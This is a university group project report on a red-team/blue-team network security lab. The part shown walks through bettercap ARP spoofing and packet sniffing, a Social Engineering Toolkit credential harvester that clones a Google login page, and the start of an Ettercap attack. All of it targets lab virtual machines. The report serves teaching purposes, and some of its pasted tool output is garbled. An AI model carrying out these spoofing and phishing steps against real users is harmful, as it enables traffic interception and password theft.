



اونیورسیتی ملیسیا فهُج السُلطان عبد الله
UNIVERSITI MALAYSIA PAHANG
AL-SULTAN ABDULLAH

FACULTY OF COMPUTING

SESSION 2023/2024 SEMESTER I

BCN2023 DATA NETWORK & SECURITY

FINAL PROJECT

Section : 3A

Lecturer Name : Ts. Dr. Noorhzaimi @ Karimah Binti Mohd Noor

Assessment : Group Project Assignment

Submission Date : 12 January 2024

GROUP MEMBERS

STUDENT NAME	MATRIC ID	PHOTO
MUHAMMAD NUR AIMAN BIN ALI	CA21062	
MUHAMAD ALIFF AIMAN BIN SHAHNI	CA21036	
MUHAMMAD NAZHIIM SYAKIR BIN MOHD SYAHRIZAL	CA21049	

Table Of Contents

1. FINAL PROJECT SUMMARY	4
2. Content Summary	5
2.1 Scope	5
2.2 Schedule	5
2.3 Cost	6
2.4 Lesson learned	6
2.4 Learning Outcomes	7
3. Windows Attack	8
4. Windows Defense	45
4.1 Defense from Bettercap attack	45
4.2 Deffense from Phissing attack.	46
4.3 Defence from Ettercap	46
4.3 Defending against RDP attacks	52
5. Linux Defender	59
5.1. ANTIVIRUS ClamAV	59
5.2 Eset nod 32 Firewall	66
5.3. XDP-Firewall	72
6. Linux Attack	74
6.1 Ettercap	74
7. Lesson Outcome	87
8. Reference	88

1. FINAL PROJECT SUMMARY

Our team has been given a task for our final project for Data Network and security. In this project, we focus on launch attacks and defense in two types of different OS: Linux and Windows. We also need to divide our team into two different teams which are the blue team and the red team concept. We also need to initiate the attack by using a specific tool that is available and suitable for the specific type of attack. For the task for each team, the blue team will be focusing on implementing security measures and responding to any potential threat. Meanwhile, the red team will take on the position of the attacker for vulnerability for each operating system. From this attack, we will learn that every operating system their vulnerability and unique security challenges.

2. Content Summary

2.1 Scope

Three machines should be connected within the same subnet and the IP addresses and subnet configuration used for this project should be documented. There are two members of Team Red will be the attackers and two members from Team Blue will be the defenders in this project. In this project, five attacks will be involved for the Windows operating system and three attacks will be involved for the Linux operating system.

2.2 Schedule

The project has ten weeks to complete, and the milestones milestone is part of the ten-week project deadline as shown in the table below.

Week 1	Establishing the framework <ul style="list-style-type: none">set up all computers with the same subnet.
Week 2	Setting and preparing the team <ul style="list-style-type: none">Divide the group into blue and red teamsSetup both Windows and Linux operating system network services
Week 3	Start to launch the attack and defense activity. <ul style="list-style-type: none">Run 5 attacks on WindowsRun 3 attacks on LinuxRecord for defensive activities.
Week 4	Documenting report <ul style="list-style-type: none">Finalize full report based on the activity that has been done from team blue and team red.Cited all used material. books and internet sources.
Week 5	Cheup for plagiarism <ul style="list-style-type: none">Check for plagiarism by submitting it into Turnitin.Submit the report to the lecturer.

2.3 Cost

Regarding this project, it is important to note that no further funds are needed to finish it because our team has installed all the necessary software on each of our devices in advance, including operating systems like Windows and Linux and other critical apps.

2.4 Lesson learned

In the last ten weeks, we have been thoroughly engrossed in the fascinating field of cybersecurity, setting out on an exciting voyage of discovery. Over this time, we have learned a great deal of new ideas and nuances as a result of our unwavering quest for knowledge and skill development, which has greatly improved and broadened our area of competence.

- Constant Participation is Essential:
 - The paragraph describes a 10-week immersion program in cybersecurity and emphasizes the value of regular, ongoing involvement in the field to fully comprehend its intricacies and changing terrain.
- Learning is Powered by Exploration:
 - Expressions like "exciting voyage of discovery" and "fascinating field" highlight the idea that sincere curiosity and enthusiasm are strong drivers of learning. Learning can be more interesting and productive when it is approached as an exploration of cybersecurity.
- Acquiring Knowledge and Developing Skills Move Together:
 - The paragraph emphasizes how knowledge and skill development are interwoven. It implies that gaining theoretical information is simply one aspect of the situation; actively using that knowledge to build practical abilities is just as important.
- Diverse Learning Opportunities:
 - It is implied that the cybersecurity journey involves exposure to a variety of concepts and details by the reference of "new ideas and nuances". This implies that learning about a variety of cybersecurity-related issues through a well-rounded approach results in a more thorough comprehension.

2.4 Learning Outcomes

After completing this course, participants will be able to evaluate hacking risks objectively and show that they have an awareness of the possible hazards presented by methods such as ettercap, bettercap, RDP attack, SMB assault, and phishing. Furthermore, we will acknowledge the critical role that efficient defense strategies play in reducing these risks, emphasizing the need for proactive cybersecurity measures to stop and neutralize possible threats. The information and abilities needed to assess, put into practice, and convey strong defense plans to protect networks and digital assets from a variety of cyber threats will be imparted to participants.

We also realize that, in Windows machines, some configurable settings can harm the system such as turning off the internal firewall and configuring the remote desktop to be allowed by any connections will leave our device searchable by any attackers. Without forgetting the firewall is a crucial part that plays a big role in making our devices about 2 or 3 notches safer with it.

3. Windows Attack

- Attack Tool

Windows	Linux
1. Bettercap 2. Ettercap 3. Phishing 4. Smb Vulnerability 5. RDP attacks	1. Ettercap 2. 3.

→ Windows Attack

1. Bettercap

```
—(kali㉿kali)-[~]
$ sudo bettercap
[sudo] password for kali:
bettercap v2.32.0 (built for linux amd64 with go1.20.7) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15 » [06:40:22] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 » net.probe
10.0.2.0/24 > 10.0.2.15 » [06:40:45] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.2.0/24 > 10.0.2.15 » [06:40:45] [sys.log] [inf] net.probe probing 256 addresses on 10.0.2.0/24
10.0.2.0/24 > 10.0.2.15 » [06:40:45] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:de:40:4f (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.15 » [06:40:45] [endpoint.new] endpoint 10.0.2.5 detected as 08:00:27:4c:a6:14 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.15 » [06:40:45] [endpoint.new] endpoint fe80::9d35:3984:a42c:c7a6 detected as 08:00:27:71:4d:0a (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.15 » net.show
```

Step 1: Use “sudo bettercap” in Kali Linux and insert “net.probe” on the command to detect mac address that is available.

```
10.0.2.0/24 > 10.0.2.15 » net.show



| IP                        | MAC               | Name    | Vendor                          | Sent  | Recv  | Seen     |
|---------------------------|-------------------|---------|---------------------------------|-------|-------|----------|
| 10.0.2.15                 | 08:00:27:36:9b:c6 | eth0    | PCS Computer Systems GmbH       | 0 B   | 0 B   | 06:40:22 |
| 10.0.2.1                  | 52:54:00:12:35:00 | gateway | Realtek (UpTech? also reported) | 0 B   | 0 B   | 06:40:22 |
| 10.0.2.3                  | 08:00:27:de:40:4f |         | PCS Computer Systems GmbH       | 140 B | 184 B | 06:40:53 |
| 10.0.2.5                  | 08:00:27:4c:a6:14 | PC-PC   | PCS Computer Systems GmbH       | 10 kB | 638 B | 06:40:53 |
| fe80::9d35:3984:a42c:c7a6 | 08:00:27:71:4d:0a | USER-PC | PCS Computer Systems GmbH       | 0 B   | 0 B   | 06:40:53 |



↑ 27 kB / ↓ 76 kB / 1519 pkts
```

Step 2.: Use “net.show” command to display all available addresses and other information.

```

10.0.2.0/24 > 10.0.2.15 » set arp.spoof.targets 10.0.2.4
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
10.0.2.0/24 > 10.0.2.15 » [06:42:27] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 GET detectportal.firefox.com/success.txt
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 GET detectportal.firefox.com/success.txt
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.https] sni 10.0.2.4 > https://aus5.mozilla.org
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.https] sni 10.0.2.4 > https://aus5.mozilla.org
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 POST ocsp.digicert.com/

```

POST / HTTP/1.1
Host: ocsp.digicert.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Step 3: Then, follow with inserting the victim IP which is 10.0.2.4 by applying “set arp.spoof.targets 10.0.2.4” command. After that, insert arp.spoof on.

```

↑ 27 kB / ↓ 76 kB / 1519 pkts

10.0.2.0/24 > 10.0.2.15 » set arp.spoof.targets 10.0.2.4
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
10.0.2.0/24 > 10.0.2.15 » [06:42:27] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 GET detectportal.firefox.com/success.txt
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 GET detectportal.firefox.com/success.txt
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.https] sni 10.0.2.4 > https://aus5.mozilla.org
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.https] sni 10.0.2.4 > https://aus5.mozilla.org
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 POST ocsp.digicert.com/

POST / HTTP/1.1
Host: ocsp.digicert.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 83

00000000 30 51 30 4f 30 4d 30 4b 30 49 30 09 06 05 2b 0e |0Q000M0K0I0 ...+|
00000010 03 02 1a 05 00 04 14 10 5f a6 7a 80 08 9d b5 27 |.....z....|
00000020 9f 35 ce 83 0b 43 88 9e a3 c7 0d 04 14 0f 80 61 |.5...C.....a|
00000030 1c 82 31 61 d5 28 e7 8d 46 38 b4 2c e1 c6 d9 |..1a./..F8.,...|
00000040 e2 02 10 06 27 64 bd ac 97 4f 2c 0a 50 a8 6c f3 |....'d...P.l.| ...
00000050 f9 00 a6 | ... |


10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 POST ocsp.digicert.com/

POST / HTTP/1.1
Host: ocsp.digicert.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 83
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0

```

Step 4: After finishing step 3, we can start the attack by inserting “net.sniff on” command. Our Kali Linux will automatically act like a router that can record all the packets and requests by the website when the victim surfing the internet.

2. Phissing



Step 1: We need to go to the Kali search bar type “set” and then click on the “social engineering toolkit”

Step 2: when we click the icon in the search Kali will bring us directly into the social engineering workframe like figure above.

```
[sudo] password for kali: 
Select from the menu:

 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vector
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
```

Step 3: Select selection number two which is “ Website Attack vectors”

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, engent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

 1) Java Applet Attack Method
 2) Metasploit Browser Exploit Method
 3) Credential Harvester Attack Method
 4) Tabnabbing Attack Method
 5) Web-Jacking Attack Method
 6) Multi-Attack Method
 7) HTA Attack Method
99) Return to Main Menu

set:webattack>3
```

Step 4: In this selection, select selection number 3 which is “Credential Heverster attack method”

```
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

 1) Web Templates
 2) Site Cloner
 3) Custom Import
99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```

Step 5: Then choose Web templet inspection number one.

```

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important: Telnet: 0.0.0.0:2744: /root/Desktop/xfreerdp/xfreerdp.sx: scopeid 0x20c:Links
      0x10002735d90c: xfreerdp: 1000: Ethernet)
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.5]:10.0.2.5

```

Step 6: in this step, the toolkit will ask for an IP address from the attacker's machine to create the fake template of the website.

```

**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.


You can configure this option under:
/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.


1. Java Required
2. Google
3. Twitter
set:webattack> Select a template:2

```


Step 7: In this case, we are using Google as our fake webpage. So we select number two from the option.



Step 8: Go to the victim machine and type "<http://10.0.2.5>" which is our attacker IP address machine and click enter.




Step 9: When the victim clicks enter, the page will display the Google Account login page, and they need to insert their username and password. After the victim clicks enter the webpage will directly go to google main page.



Step 10: Go back to the Kali Linux and look at all the usernames and passwords that have been entered by the victim already recorded.

3. Ettercap



Step 1: Enter Kali password before entering the Ettercap toolkit.




Step 2: Select connection and click the “right” button at the top right button. For we are choosing eth0 as our connection.



